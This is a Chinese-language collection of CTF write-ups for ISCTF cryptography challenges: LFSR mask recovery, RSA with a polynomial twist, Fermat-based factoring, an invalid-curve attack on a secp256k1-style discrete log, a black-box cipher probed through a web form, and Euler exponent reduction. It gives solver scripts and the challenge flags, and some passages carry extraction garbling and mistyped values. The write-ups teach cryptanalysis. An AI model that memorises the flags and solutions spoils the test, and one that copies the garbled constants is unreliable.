5      #生成 128 位的随机掩码 (密钥核心)
6      mask = [random.randint(0,1) for _ in range(128)]
7
8      state = init_state.copy()
9      #生成 256 位的输出流
10     for _ in range(256):
11         # 线性反馈逻辑: 状态与掩码的点积模 2
12         feedback = sum(state[i] & mask[i] for i in range(128)) % 2
13         state.append(feedback)
```

```

14
15     #将掩码转换为字节作为加密 Key
16     key = bytes(int(''.join(str(bit) for bit in mask[i*8:(i+1)*8]), 2)
17                 for i in range(16))
18
19     #异或加密
20     keystream = (key * (len(plaintext)//16 + 1))[:len(plaintext)]
21     return bytes(p ^ k for p, k in zip(plaintext, keystream)), mask

```

代码中的 `feedback = sum(state[i] & mask[i]` 明确表明这是一个 **LFSR（线性反馈移位寄存器）** 的结构。 `initState` 是初始的128位状态， `outputState` 对应代码中 `state` 列表追加生成的那256位数据。我们需要解密密文，而解密需要密钥 `key`， `key` 是由反馈掩码 `mask` 生成的，因此本题的核心就是**恢复128位的mask**。

根据题目逻辑，随机生成了128位的 `mask`，然后使用给定的 `initState` 初始化LFSR，再生成256位的 `outputState`，128位 `mask` 每8位一组，转换为16字节的 `key`， `key` 循环重复生成 `keystream`。

明文=密文⊕keystream（异或）

LFSR最致命的弱点在于其线性性，生成的每一位新数据都是前 128 位数据与mask的线性组合。我们可以利用已知状态和输出位构建线性方程组求解mask。LFSR的反馈公式为：

$$\text{next_bit} = \sum_{i=0}^{127} (\text{state}[i] \cdot \text{mask}[i]) \pmod{2}$$

为了求出唯一解，我们需要在 `GF(2)` 上构建足够多的方程，因为LFSR的流是连续的，所以我们可以把 `outputState` 和 `initState` 拼接成一个完整的流：

`FullStream=initState+outputState`。由于 `outputState` 是紧接着 `initState` 生成的，所以可以构建的方程数目就是 `outputState` 的位数**256**个。我们利用256个方程来求解128个未知数，这是一个超定方程组，极大概率可以获得唯一解，并且能够通过**高斯消元**消除线性相关的方程。

```

Mask: [0, 0, 0, 0, 0, 0, 1, 0, 0, 1, 1, 0, 1, 0, 0, 0, 1, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1, 1, 0, 0, 0, 1, 1, 1, 1, 0, 0, 1, 1, 0, 1, 1, 0,
, 1, 1, 1, 0, 0, 0, 0, 0, 1, 1, 0, 1, 1, 0, 0, 0, 0, 1, 0, 0, 1, 0, 0, 1, 0, 0, 1, 1, 1, 1, 1, 1, 0, 1, 0, 1, 1, 0, 1, 1, 0, 1,
0, 0, 1, 1, 1, 0, 1, 1, 1, 0, 1, 0, 0, 1, 1, 1, 0, 1, 1, 0, 1, 0, 1, 0, 0, 1, 0, 0, 0, 1, 0, 0, 1, 0, 1]
Key: 0268a231e6db81b049faae29dd3b522d
ISCTF{lf5R_jUst_So_s0}

```

```
ISCTF{lf5R_jUst_So_s0}
```

```

1FSRimport binascii
2
3 def get_challenge_data(filename="challenge_output.txt"):
4     data = {}
5     with open(filename, "r") as f:
6         for line in f:
7             if "=" in line:
8                 k, v = [x.strip() for x in line.split("=", 1)]
9                 if k == "ciphertext":
10                     data[k] = v.strip("\n")
11                 elif k in ["initState", "outputState"]:
12                     data[k] = [int(i) for i in v[1:-1].split(",") if
13                               i.strip().isdigit()]
14
15     return data.get("initState"), data.get("outputState"),
16     data.get("ciphertext")
17
18 #构建方程并求解 Mask
19 def solve_lfsr_mask(init_state, output_state):
20     # 拼接流构建方程组: FullStream = Init + Output
21     stream = init_state + output_state
22     rows, results = [], []
23     # 构建矩阵
24     for i in range(len(stream) - 128):
25         row_val = 0
26         for bit in stream[i:i+128]:
27             row_val = (row_val << 1) | bit
28         rows.append(row_val)
29         results.append(stream[i+128])
30
31     # GF(2) 高斯消元
32     n, curr = 128, 0
33     pivots = {}
34     for col in range(n - 1, -1, -1):
35         if curr >= len(rows): break
36         #找主元
37         bit = 1 << col
38         pivot = next((r for r in range(curr, len(rows)) if rows[r] & bit), -1)
39         if pivot == -1: continue
40         #交换行
41         rows[curr], rows[pivot] = rows[pivot], rows[curr]
42         results[curr], results[pivot] = results[pivot], results[curr]
43         pivots[col] = curr
44         #消元
45         p_val, p_res = rows[curr], results[curr]
46         for r in range(len(rows)):
47             if r != curr and (rows[r] & bit):
48                 rows[r] ^= p_val
49                 results[r] ^= p_res

```



```

46         curr += 1
47         #提取解
48         mask = [0] * n
49         for col in range(n):
50             if col in pivots:
51                 mask[n - 1 - col] = results[pivots[col]]
52         return mask
53
54     def main():
55         init, output, cipher_hex = get_challenge_data()
56         #mask
57         mask = solve_lfsr_mask(init, output)
58         print(f"Mask: {mask}")
59
60         #Key
61         key = bytearray()
62         for i in range(16):
63             val = 0
64             for bit in mask[i*8 : (i+1)*8]:
65                 val = (val << 1) | bit
66             key.append(val)
67         print(f"Key: {key.hex()}")
68
69         #Flag
70         ct = binascii.unhexlify(cipher_hex)
71         pt = bytes([c ^ key[i % len(key)] for i, c in enumerate(ct)])
72         print(f"{pt.decode(errors='ignore')}")
73
74     if __name__ == "__main__":
75         main()

```

小蓝鲨的RSA密文 - 落书

解题思路

task.py

```

1  import json, secrets
2  from Crypto.Util.number import getPrime, bytes_to_long
3  from Crypto.Cipher import AES
4  from Crypto.Util.Padding import pad

```

```

5
6 e = 3
7 N = getPrime(512) * getPrime(512)
8
9 a2_high = a2 >> LOW_BITS
10
11 aes_key = secrets.token_bytes(16)
12 m = bytes_to_long(aes_key)
13
14 f = a2 * (m * m) + a1 * m + a0
15
16 c = (pow(m, e) + f) % N
17
18 iv = secrets.token_bytes(16)
19 cipher = AES.new(aes_key, AES.MODE_CBC, iv=iv)
20 ct = cipher.encrypt(pad(FLAGS, 16))
21
22 '''
23 N =
1212886006211983896622464792776322948004236978233631888966687754567716418072337
8141652528223478787343590474757146845295047981793568484814365171634360663365696
9395065588423982440884464542428742861388200306417822228591316703916504170245990
423925894477848679490979364923848426643149659758241239900845544537886777
24 c =
3756824985347508967549776773725045773059311839370527149219720084008312247164501
688241698562854942756369420003479117
25 a2_high = 9012778
26 LOW_BITS = 16
27 a1 = 621315
28 a0 = 452775142
29 iv = bf38e64bb5c1b069a07b7d1d046a9010
30 ct =
8966006c4724faf53883b56a1a8a08ee17b1535e1657c16b3b129ee2d2e389744c943014eb774cd
24a5d0f7ad140276fdec72eb985b6de67b8e4674b0bc4a5
31 '''

```

算法可以分为基于多项式的RSA加密和AES加密两个部分，给出了多项式 $f(m) = a_2 * (m * m) + a_1 * m + a_0$ 和 $c = (pow(m, e) + f) \% N$ ，并给了a2的高位和泄漏位数16等。通过题目给出e=3， $c = (pow(m, e) + f) \% N$ 可以化为 $c = (m^e + f(m)) \% N$ ，再把 $f(m)$ 代入就能得到

$$c = m^3 + a_2 * m^2 + a_1 * m + a_0 \pmod{N}$$

N由两个512位素数相乘，1024位。 $c = m^3 + a_2 * m^2 + a_1 * m + a_0$ 中，m由16字节转换，共128位， a_2_high 约为 $9 * 10^6$ ($\approx 2^{23}$)，即23位， a_2_high 加上16位低位后约为40位，则 $a_2 m^2 \approx 2^{40} * (2^{128})^2 \approx 2^{296}$ ，即296位。再考虑 $m^3 \approx (2^{128})^3 \approx 2^{384}$ ，即384位。所

以 $c = m^3 + a_2 \cdot m^2 + a_1 \cdot m + a_0$ 的位数由 m^3 决定, 约为**384**位, 而**384**位远小于N的**1024**位, 很明显N过大导致mod N没有任何作用, 可以直接省略, 于是式子化为了

$$c = m^3 + a_2 \cdot m^2 + a_1 \cdot m + a_0$$

在这个式子中, a_1 和 a_0 在附件中已经给出, 我们要做的就是求出 a_2 后再去求解整数根 m 。我们已知 a_2 的高位 `a2_high`, 未知低16位, 这意味着 a_2 只有 $2^{16} = 65536$ 种可能, 可以直接对 a_2 进行爆破。对 a_2 进行爆破后, 我们对每一个 a_2 去判断方程 $m^3 + a_2 \cdot m^2 + a_1 \cdot m + a_0 = c$ 是否有正整数解。构造函数

$$g(m) = m^3 + a_2 \cdot m^2 + a_1 \cdot m + a_0$$

由于 m 足够大, 所以 $g(m)$ 在 $(0, +\infty)$ 是单调递增的, 我们可以利用这个性质来二分查找, 进而找到 m (这里我选的上界是 2^{130})。然后将找到的 m 转换为字节串并补齐16字节后作为key解AES即可

```
a2_low: 10219
m: 155455820692697783953491152103673430935
ISCTF{i7_533M5_Lik3_You_R34lLy_UNd3R574nd_Polynomial5_4nD_RSA}
```

```
ISCTF{i7_533M5_Lik3_You_R34lLy_UNd3R574nd_Polynomial5_4nD_RSA}
```

EXP

Code block

```
1  from Crypto.Cipher import AES
2  from Crypto.Util.Padding import unpad
3  from Crypto.Util.number import long_to_bytes
4  import sys
5
6  c =
    3756824985347508967549776773725045773059311839370527149219720084008312247164501
    688241698562854942756369420003479117
7  a2_high = 9012778
8  a1 = 621315
9  a0 = 452775142
10 iv = bytes.fromhex("bf38e64bb5c1b069a07b7d1d046a9010")
11 ct =
    bytes.fromhex("8966006c4724faf53883b56a1a8a08ee17b1535e1657c16b3b129ee2d2e38974
    4c943014eb774cd24a5d0f7ad140276fdec72eb985b6de67b8e4674b0bcd4a5")
12
13 LOW_BITS = 16
14 max_delta = 1 << LOW_BITS
15
16 for delta in range(max_delta):
```

```

17     a2 = (a2_high << LOW_BITS) | delta
18     low = 0
19     high = 1 << 130
20     found_m = None
21
22     while low <= high:
23         mid = (low + high) // 2
24         val = mid**3 + a2 * mid**2 + a1 * mid + a0
25
26         if val == c:
27             found_m = mid
28             break
29         elif val < c:
30             low = mid + 1
31         else:
32             high = mid - 1
33
34     if found_m:
35         key = long_to_bytes(found_m).rjust(16, b'\x00')
36         cipher = AES.new(key, AES.MODE_CBC, iv=iv)
37         plaintext = unpad(cipher.decrypt(ct), 16)
38
39         print(f"a2_low = {delta}")
40         print(f"m = {found_m}")
41         print(f"{plaintext.decode()}")
42         sys.exit(0)

```

小蓝鲨的费马谜题 - 落书

解题思路

Code block

```

1  import random
2  import math
3
4  p = get_prime(1024)
5  q = get_prime(1024)
6  n = p * q
7  e = 65537
8

```

```

9  m = bytes_to_long(flag)
10 c = pow(m, e, n)
11
12 bases = get_primes_up_to(100)
13
14 hints = []
15 for i in range(len(bases)):
16     for j in range(i+1, len(bases)):
17         hint_value = (pow(bases[i], p-1, n) + pow(bases[j], p-1, n)) % n
18         hints.append((bases[i], bases[j], hint_value))

```

题目的关键在于 $\text{hint_value} = (\text{pow}(\text{bases}[i], p-1, n) + \text{pow}(\text{bases}[j], p-1, n)) \% n$ ，即对于每一个 `hint` 可以得到他的计算公式

$$\text{Hint} \equiv a^{(p-1)} + b^{(p-1)} \pmod{n}$$

根据**费马小定理**：如果p是素数且a不是p的倍数，那么

$$a^{(p-1)} \equiv 1 \pmod{p}$$

我们将 `hint` 放在 `mod p` 的情况下看可以得到

$$\text{hint} \pmod{p} \equiv (a^{(p-1)} \pmod{p} + b^{(p-1)} \pmod{p})$$

即：

$$\text{hint} \pmod{p} \equiv 1+1 \equiv 2$$

也就是说：

$$\text{hint} = k \cdot p + 2$$

即：

$$\text{hint} - 2 = k \cdot p$$

这说明 `hint - 2` 一定是 `p` 的倍数，而 `n = pq`，`n`也是`p`的倍数，所以如果我们计算 `hint-2` 和 `n` 的最大公约数 `gcd(hint-2, n)`，结果应该也为 `p`（ $\text{gcd}(k \cdot p, p \cdot q) = p$ ）

但是我们观察题目数据，会发现大部分数据的 `hint-2` 和 `n` 的 `gcd` 会为1，即 `gcd(hint-2, n) = 1`，这是因为题目中的50份数据只有5份是“真”的，剩下的45份数据是生成的“假提示”，然后再把 `真hint` 和 `假hint` 进行打乱（生成假提示和打乱的部分被我删了）。所以我们发现gcd为1的情况反而是好事，因为这帮助我们排除了干扰项，只需要遍历所有hint，然后把 `gcd=1` 的情况排除，就可以利用 `gcd=p`（非1）的情况分解n。

```

30  if p:
31      q = n // p
32      phi = (p - 1) * (q - 1)
33
34      d = pow(e, -1, phi)
35      m = pow(c, d, n)
36
37      flag_bytes = m.to_bytes((m.bit_length() + 7) // 8, byteorder='big')
38      print(flag_bytes.decode())

```

问题 输出 调试控制台 终端 端口

ISCTF{M0dIFi3D_f3RM47_7H30r3m_I5_fUn_8U7_h4rD3r!}

ISCTF{M0dIFi3D_f3RM47_7H30r3m_I5_fUn_8U7_h4rD3r!}

EXP

Code block

```

1  import math
2
3  hints = []
4
5  with open('output.txt', 'r', encoding='utf-8') as f:
6      for line in f:
7          line = line.strip()
8          if not line: continue
9
10         if line.startswith('n = '):
11             n = int(line.split(' = ')[1])
12         elif line.startswith('e = '):
13             e = int(line.split(' = ')[1])
14         elif line.startswith('c = '):
15             c = int(line.split(' = ')[1])
16         elif line.startswith('Hint '):
17             content = line.split(':')[1]
18             parts = content.split(',')
19             hint_value = int(parts[2])
20             hints.append(hint_value)
21
22  for h in hints:
23      diff = h - 2
24      g = math.gcd(diff, n)
25

```



```

26     if 1 < g < n:
27         p = g
28         break
29
30     if p:
31         q = n // p
32         phi = (p - 1) * (q - 1)
33
34         d = pow(e, -1, phi)
35         m = pow(c, d, n)
36
37         flag_bytes = m.to_bytes((m.bit_length() + 7) // 8, byteorder='big')
38         print(flag_bytes.decode())

```

沉迷数学的小蓝鲨 - 落书

解题思路

Code block

```


1  '''
2  小蓝鲨最近沉迷于椭圆曲线，但是有一个椭圆曲线问题它始终做不出来，据说它广泛应用于区块链技
3  术。如果你可以帮助小蓝鲨解决这个问题，它将会给予你丰厚的报酬
4  '''
5
6   $y^2 = x^3 + 3x + 27 \pmod{p}$ 
7
8  Q(0xa61ae2f42348f8b84e4b8271ee8ce3f19d7760330ef6a5f6ec992430dccdc167,
9  0x8a3ceb15b94ee7c6ce435147f31ca8028d1dd07a986711966980f7de20490080)
10
11  k= ?
12
13  最终flag请将解出k值的16进制转换为32位md5以ISCTF{}包裹提交

```

很荣幸本题获得了百分百差评，可能是各位师傅觉得这道题出的这道题很诡异或者题目有问题？亦或者被这道题恶心到了？本题的初衷是为了防AI以及告诉师傅们解ECC时需要验证曲线点的正确性（虽然还是有人AI梭了），如果直接给出secp256k1曲线把题目扔给AI，那么AI是能够一把梭的，所以就把secp256k1曲线换了一种方式提出。

根据题目描述，“这个椭圆曲线问题始终做不出来”其实就暗示了附件给出的 $y^2 = x^3 + 3x + 27 \pmod{p}$ 这条曲线是有问题的，“据说它广泛应用于区块链技术”是为了让我们找到secp256k1这条曲线，然后利用secp256k1曲线的参数进行攻击，这一步可以通过向AI提问，也可以在浏览器中搜索。

哪个椭圆曲线广泛应用于区块链技术？



已思考 (用时 9 秒)

- 好的，用户问的是哪个椭圆曲线在区块链技术中广泛应用。首先得确认他们可能是在学习区块链底层技术，或者开发相关应用需要选择加密算法。
嗯，用户身份可能是开发者或者学生，想了解主流技术选型的原因。深层需求可能不只是知道曲线名称，而是理解为什么选它，比如安全性、效率方面的考量。
得先列出常见的椭圆曲线，比如secp256k1，然后解释为什么它这么重要。可能用户想知道比特币和以太坊的选择依据，以及有没有替代方案。
要注意提到历史背景，比如NIST曲线的争议，中本聪故意避开可能的后门。同时对比其他曲线如Ed25519，说明不同场景下的优劣。
还要考虑用户可能关心未来趋势，比如后量子密码的影响，但得明确当前主流仍是secp256k1。最后总结它的核心优势，让回答既有深度又实用。

好的，这是一个非常核心的区块链技术问题。

在区块链技术中，应用最广泛的椭圆曲线是secp256k1。

广泛应用于区块链的椭圆曲线

网页 图片 视频 学术 词典 地图 更多

约 6,650,000 个结果



椭圆曲线密码学（ECC）在区块链技术中广泛应用，尤其是比特币使用的secp256k1曲线，因其高效性和安全性而成为核心技术之一。

由此可见，找到secp256k1这条曲线还是很容易的，那为什么我们要用这条曲线的参数呢？题目给出的椭圆曲线 $y^2 = x^3 + 3x + 27 \pmod{p}$ 又是拿来干什么的？在给出的附件中我们可以看到，我们的已知信息只有一个：

Q(0xa61ae2f42348f8b84e4b8271ee8ce3f19d7760330ef6a5f6ec992430dccc167,
0x8a3ceb15b94ee7c6ce435147f31ca8028d1dd07a986711966980f7de20490080)

而我们需要的是 k ，这涉及到椭圆曲线的离散对数ECDLP问题：

给定素数 p 和椭圆曲线 E ，对 $Q=kP$ ，在已知 P ， Q 的情况下求出小于 p 的正整数 k 。可以证明由 k 和 P 计算 Q 比较容易，而由 Q 和 P 计算 k 则比较困难。

这里就涉及到了这个问题，题目给出了 Q ，素数 P 和基点 G 从哪来？就是从secp256k1曲线中获得的，因为 P 和 G 相当于secp256k1曲线的“公开地基”，所有基于此曲线的密码学操作都要建立在它之上。所以我们得到了：

$p = 0xFFFEFFFFFC2F$

$G (0x79BE667EF9DCBBAC55A06295CE870B07029BFCDB2DCE28D959F2815B16F81798,$
 $0x483ADA7726A3C4655DA4FBFC0E1108A8FD17B448A68554199C47D08FFB10D4B8)$

但是如果我们验证基点 G 是否在给出的曲线 $y^2 = x^3 + 3x + 27 \pmod{p}$ 时就会发现 $Gy^2 \neq Gx^3 + 3Gx + 27 \pmod{p}$ ，也就是说secp256k1曲线的基点 G 根本不在给出的曲线上！

这意味着常规的ECC工具（如sage的discrete_log或ecdsa库）直接加载题目会报错，这是因为标准secp256k1的参数中 $a=0$ ，斜率 $k=3x^2/2y$ 。但是本题给出的曲线中 $a=3$ ，斜率 $k=(3x^2 + 3)/2y$ ，如果直接调用secp256k1库，库中写死的公式是 $k=3x^2/2y$ ，不符合题目所要求的曲线。

这里考察的其实是**无效曲线攻击（Invalid Curve Attack）**：

无效曲线攻击是一种针对椭圆曲线密码学（ECC）的攻击方法，主要利用了靶机在对于传入的点没有验证其正确性，造成的安全性漏洞。

方法1

针对这种情况，最简单粗暴的方法就是**完全复刻**题目给出的代数运算逻辑。因为虽然 G 不在曲线上，但是这题的python代码并没有进行检查 G 点是否在曲线上，而是机械地进行了**点加公式**：

$$k = (3x^2 + a) / 2y \pmod{p} \quad (\text{倍点斜率})$$

$$K = (y_2 - y_1) / (x_2 - x_1) \pmod{p} \quad (\text{点加斜率})$$

虽然说几何意义上不存在，但是这套点加公式作为一个**代数函数**是可以运行的，所以我们可以通过复刻点加逻辑而不检查点是否在曲线上来对 k 进行**爆破**。

这也就是hint2所说的： G 是这条曲线上的冒牌货，但代数运算不在乎，因为计算机可不是数学家（此方法仅适用于 k 很小可以爆破出来）。

方法2

除了暴力破解，一般的解法就是我们刚刚所说的**无效曲线攻击（Invalid Curve Attack）**。

使用这个方法我们需要察觉到一个数学性质：**椭圆曲线的点加公式和倍点斜率公式并不依赖于常数项 b 。**

这意味着G不在 $b=27$ 的曲线上，但一定在某条 $y^2 = x^3 + 3x + b'$ 的曲线上。

只要我们算出这个 b' ，就能构建出一条合法的椭圆曲线。在这条新曲线上，G和Q都是合法点，并且满足 $Q = kG$ 。

我们可以通过G点坐标来反推出 b' ：

$$b' = y_G^2 - x_G^3 - 3x_G \pmod{p}$$

由于 b' 是随机推导出来的，这条新曲线 E' ($a = 3, b = b'$) 通常是弱曲线。它的阶大概率不是大素数，而是包含许多小素因子的**光滑数**。这意味着我们可以利用 **Pohlig-Hellman** 算法在短时间内求出离散对数 k 。

k: 954761

k (hex): 0xe9189

ISCTF{43896099feea21a3d5804863075e1aaa}

EXP

方法一 (python)

```
1  import hashlib
2
3  p = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEFFFFC2F
4  a = 3
5  Gx = 0x79BE667EF9DCBBAC55A06295CE870B07029BFCDB2DCE28D959F2815B16F81798
6  Gy = 0x483ADA7726A3C4655DA4FBFC0E1108A8FD17B448A68554199C47D08FFB10D4B8
7  Qx = 0xa61ae2f42348f8b84e4b8271ee8ce3f19d7760330ef6a5f6ec992430dccc167
8  Qy = 0x8a3ceb15b94ee7c6ce435147f31ca8028d1dd07a986711966980f7de20490080
9  curr_x = Gx
10 curr_y = Gy
11
12 for k in range(2, 1000000):
13
14     if curr_x == Gx and curr_y == Gy:
15         slope = (3 * curr_x * curr_x + a) * pow(2 * curr_y, p - 2, p) % p
```

```

16         else:
17             slope = (Gy - curr_y) * pow(Gx - curr_x, p - 2, p) % p
18
19             new_x = (slope * slope - curr_x - Gx) % p
20             new_y = (slope * (curr_x - new_x) - curr_y) % p
21
22             curr_x = new_x
23             curr_y = new_y
24
25             if curr_x == Qx and curr_y == Qy:
26                 print(f"k = {k}")
27
28                 k_hex = hex(k)[2:]
29                 print(f"k_hex = {k_hex}")
30
31                 flag_md5 = hashlib.md5(k_hex.encode()).hexdigest()
32                 print(f"ISCTF{{{flag_md5}}}")
33                 break

```

方法2 (sage)

```

1  from sage.all import *
2  import hashlib
3
4  p = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFC2F
5  Gx = 0x79BE667EF9DCBBAC55A06295CE870B07029BFCD82DCE28D959F2815B16F81798
6  Gy = 0x483ADA7726A3C4655DA4FBFC0E1108A8FD17B448A68554199C47D08FFB10D4B8
7  Qx = 0xa61ae2f42348f8b84e4b8271ee8ce3f19d7760330ef6a5f6ec992430dccc167
8  Qy = 0x8a3ceb15b94ee7c6ce435147f31ca8028d1dd07a986711966980f7de20490080
9
10 a = 3
11 b_real = (Gy**2 - Gx**3 - a * Gx) % p
12 F = GF(p)
13 E_real = EllipticCurve(F, [a, b_real])
14 G_point = E_real(Gx, Gy)
15 Q_point = E_real(Qx, Qy)
16
17 order = E_real.order()
18 factors = factor(order)
19
20 k = G_point.discrete_log(Q_point)
21 print(f"k = {k}")
22 print(f"k_hex = {hex(k)}")
23
24 k_hex_str = "{:x}".format(k)
25 flag_md5 = hashlib.md5(k_hex_str.encode()).hexdigest()

```

```
26
27 print(f"ISCTF{{{flag_md5}}}")
```

小蓝鲨的密码箱 - 落书

解题思路

一道黑盒密码，需要我们得到加密算法然后对给出的flag进行解密，那肯定是先从特殊值入手
先在a、b、c处输入三个相同的数字0，发现a、b、c均不能为0，但是可以对0进行加密

加密服务

a

b

c

What do you want to encrypt?:

加密

错误: 参数 a 不能为0

经过测试，发现参数只对0进行了限制，对正数还是负数并没有限制，既然如此，还是让a、b、c取特殊值1

加密结果

原文: 1

密文:

00

Flag:

[illegible]

使用的参数: $a=1, b=1, c=1$

会发现得到的flag和密文全是0，并且格式为16进制的形式，很容易联想到这里应该和ASCII码有关。但是我们输入的参数里面并不包含0，想一想常见算法中包含的运算：加、减、乘、除、乘方、模、异或，可以发现这里面肯定是包含模运算或异或运算的。接下来控制变量，逐个测试a、b、c应该是什么。

[illegible]

输入a、b为1，c=100000000000000000000000000000000后发现flag出现了有意义的16进制字符串，且对“1”加密的结果为32，而字符“1”的十六进制为31，可以发现两者就相差1，并且相差的正好是我们输入的参数。

加密结果

原文: 1

密文:

32

Flag:

4a 54 44 55 47 7c 38 62 32 35 39 31 66 38 2e 63 31 33 39 2e 35 63 65 66 2e 62 32 35 64 2e 36 67 38 31 66 31 6
5 34 33 65 65 3a 7e

使用的参数: a=1, b=1, c=1000000000000000000000000000000000000

那我们直接对flag-1 然后转换为ascii码呢？就可以直接得到flag

```
1 hex_str = "4a 54 44 55 47 7c 38 62 32 35 39 31 66 38 2e 63 31 33 39 2e 35 63 65 66 2e 62 32 35 64 2e 36 67 38 31 66 31 65 34 33 65 65 3a 7e"
2 flag = "".join([chr(int(x, 16) - 1) for x in hex_str.split()])
3 print(flag)
```

问题 输出 调试控制台 终端 窗口

ISCIF(7a1480e7-b028-4bde-a14c-5f70e0d32dd9)

当然到了这里你就已经解出了这道题，而这道题的具体算法，如果你有心研究，是可以推出来的

我们控制a不变为1，b改为2

加密结果

原文: 1

密文:

963

Flag:

```
14d3 1aeb 118b 1b92 1326 3b1b bd3 24c3 963 a92 c42 902 27db bd3 7eb 2586 902 9c6 c42 7eb a92 2586 2712 27db 7
eb 24c3 963 a92 264b 7eb afb 28a6 bd3 902 27db 902 2712 a2b 9c6 2712 2712 cb3 3d0b
```

使用的参数: a=1, b=2, c=100000000000000000000000000000000

会发现数变的很大，说明b在指数的位置，那我们控制b为1，a为2

加密结果

原文: 1

密文:

64

Flag:

```
94 a8 88 aa 8e f8 70 c4 64 6a 72 62 cc 70 5c c6 62 66 72 5c 6a c6 ca cc 5c c4 64 6a c8 5c 6c ce 70 62 cc 62 c
a 68 66 ca ca 74 fc
```

使用的参数: a=2, b=1, c=1000000000000000000000000000000000000

发现数虽然变大了，但是变大的幅度没有 $b+1$ 更多，说明指数存在 b 但是不存在 a ， a 应该是一个乘数，此时我们猜测的算法为：

$$\text{enc} \equiv ax^b \pmod{c}$$

但是这与我们之前输入a、b为1时需要-1得到flag的情况明显不对，说明a和b应该是需要作为加数的，但是不确定加的是a还是b还是ab（因为a、b都的取1）。再回到我们取a=2，b=1的时候，a增加了很多，再计算一下十六进制，如果是+a的话对不上，再计算+b时的十六进制，此时可以得到十六进制的值是相对应的，于是就能得到最终的加密算法：

$$enc \equiv (ax^b + b) \pmod c$$

以上均为预期解情况，包括取a=1，b=1，c为一个很大的数，其实此时你把数据扔给AI，AI都能给你分析出来（甚至你直接把容器地址扔给AI都能直接给你分析出来……）。以下给出非预期解作为参考：

加密结果

原文: ISCTF

密文:

5ef9c 8b98e 496de 90b43 53bdb

Flag:

5ef9c 8b98e 496de 90b43 53bdb 1c6506 289ea ded24 1cb94 22543 2ae03 1b003 fb8a0 289ea 163f8 e5c8b 1b003 1e84b 2ae03 163f8 22543 e5c8b f4243 fb8a0 163f8 ded24 1cb94 22543 ece3e 163f8 24590 10315b 289ea 1b003 fb8a0 1b003 f4243 2062e 1e84b f4243 f4243 2d36c 1dcd68

使用的参数: a=1, b=3, c=1000000000000000

对ISCTF进行加密，会发现密文和Flag构成单射，只需对所有字符进行加密然后与Flag对应即可得到flag

加密结果

原文: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz1234567890+~/_{}

密文:

430c4 4630b 496de 4cc43 50340 53bdb 5761a 5b203 5ef9c 62eeb 66ff6 6b2c3 6f758 73dbb 785f2 7d003 81bf4 869cb 8b98e 90b43 95ef0 9b49b a0c4a a6603 ac1cc blfab ded24 e5c8b ece3e f4243 fb8a0 10315b 10ac7a 112a03 11a9fc 122c 6b 12b156 1338c3 13c2b8 144f3b 14de52 157003 160454 169b4b 1734ee 17d143 187050 19121b 19b6aa 1a5e03 1b082c 1bb52b 1cb94 1e84b 2062e 22543 24590 2671b 289ea 2ae03 2d36c 1b003 13696 163f8 1216b 19592 d1522 1c6506 1dcd68

Flag:

5ef9c 8b98e 496de 90b43 53bdb 1c6506 289ea ded24 1cb94 22543 2ae03 1b003 fb8a0 289ea 163f8 e5c8b 1b003 1e84b 2ae03 163f8 22543 e5c8b f4243 fb8a0 163f8 ded24 1cb94 22543 ece3e 163f8 24590 10315b 289ea 1b003 fb8a0 1b003 f4243 2062e 1e84b f4243 f4243 2d36c 1dcd68

使用的参数: a=1, b=3, c=1000000000000000

EXP

预期

```
1 hex_str = ""
2 flag = "".join([chr(int(x, 16) - 1) for x in hex_str.split()])
3 print(flag)
```

非预期

```
1 keys = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz1234567890+-*/_?{}"
2 cipertext = "430c4 4630b 496de 4cc43 50340 53bdb 5761a 5b203 5ef9c 62eeb 66ff6
6b2c3 6f758 73dbb 785f2 7d003 81bf4 869cb 8b98e 90b43 95ef0 9b49b a0c4a a6603
ac1cc b1fab ded24 e5c8b ece3e f4243 fb8a0 10315b 10ac7a 112a03 11a9fc 122c6b
12b156 1338c3 13c2b8 144f3b 14de52 157003 160454 169b4b 1734ee 17d143 187050
19121b 19b6aa 1a5e03 1b082c 1bb52b 1cb94 1e84b 2062e 22543 24590 2671b 289ea
2ae03 2d36c 1b003 13696 163f8 1216b 19592 d1522 3d0c2 1c6506 1dcd68"
3 flag = "5ef9c 8b98e 496de 90b43 53bdb 1c6506 289ea ded24 1cb94 22543 2ae03
1b003 fb8a0 289ea 163f8 e5c8b 1b003 1e84b 2ae03 163f8 22543 e5c8b f4243 fb8a0
163f8 ded24 1cb94 22543 ece3e 163f8 24590 10315b 289ea 1b003 fb8a0 1b003 f4243
2062e 1e84b f4243 f4243 2d36c 1dcd68"
4
5 cipher_map = dict(zip(cipertext.split(), list(keys)))
6
7 print("".join([cipher_map.get(x, '?') for x in flag.split()])))
```

Power tower - yskm

解题思路

Code block

```
1 from Crypto.Util.number import *
2 import random
3 from numpy import number
4
```

```

5  m = b'ISCTF{*****}'
6  flag = bytes_to_long(m)
7  n = getPrime(256)
8  t = getPrime(63)
9  l = pow(2, pow(2, t), n)
10 c = flag ^ l
11 print(t)
12 print(n)
13 print(c)
14
15 '''
16 t = 6039738711082505929
17 n =
18 107502945843251244337535082460697583639357473016005252008262865481138355040617
19 c =
20 114092817888610184061306568177474033648737936326143099257250807529088213565247
21 '''

```

这考察的是欧拉降幂的公式

可以参考这个(https://blog.csdn.net/weixin_43238423/article/details/102705549)

EXP

Code block

```

1  from Crypto.Util.number import *
2  t = 6039738711082505929
3  n =
4  107502945843251244337535082460697583639357473016005252008262865481138355040617
5  p = 1005672644717572752052474808610481144121914956393489966622615553
6  q = 127
7  r = 841705194007
8
9  phi = (p-1) * (q-1) * (r-1)
10
11 # 计算 r0 = 2^t mod phi
12 r0 = pow(2, t, phi)
13
14 # 计算 l = 2^(r0 + phi) mod n
15 l = pow(2, r0 + phi, n)
16
17 print("l =", l)

```

```
18
19  c =
    114092817888610184061306568177474033648737936326143099257250807529088213565247
20
21  m = c^l
22  print(long_to_bytes(m))
```

easy_RSA - yskm

解题思路

Code block

```
1  from Crypto.Util.number import *
2
3  p = getPrime(1024)
4
5  q = getPrime(1024)
6
7  N = p*q
8
9  e = 65537
10
11 msg = bytes_to_long(b"ISCTF{dummy_flag}")
12
13 ct1 = pow(msg, e, N)
14
15 ct2 = pow(msg, p+q, N)
16
17 print(f"{N = }")
18
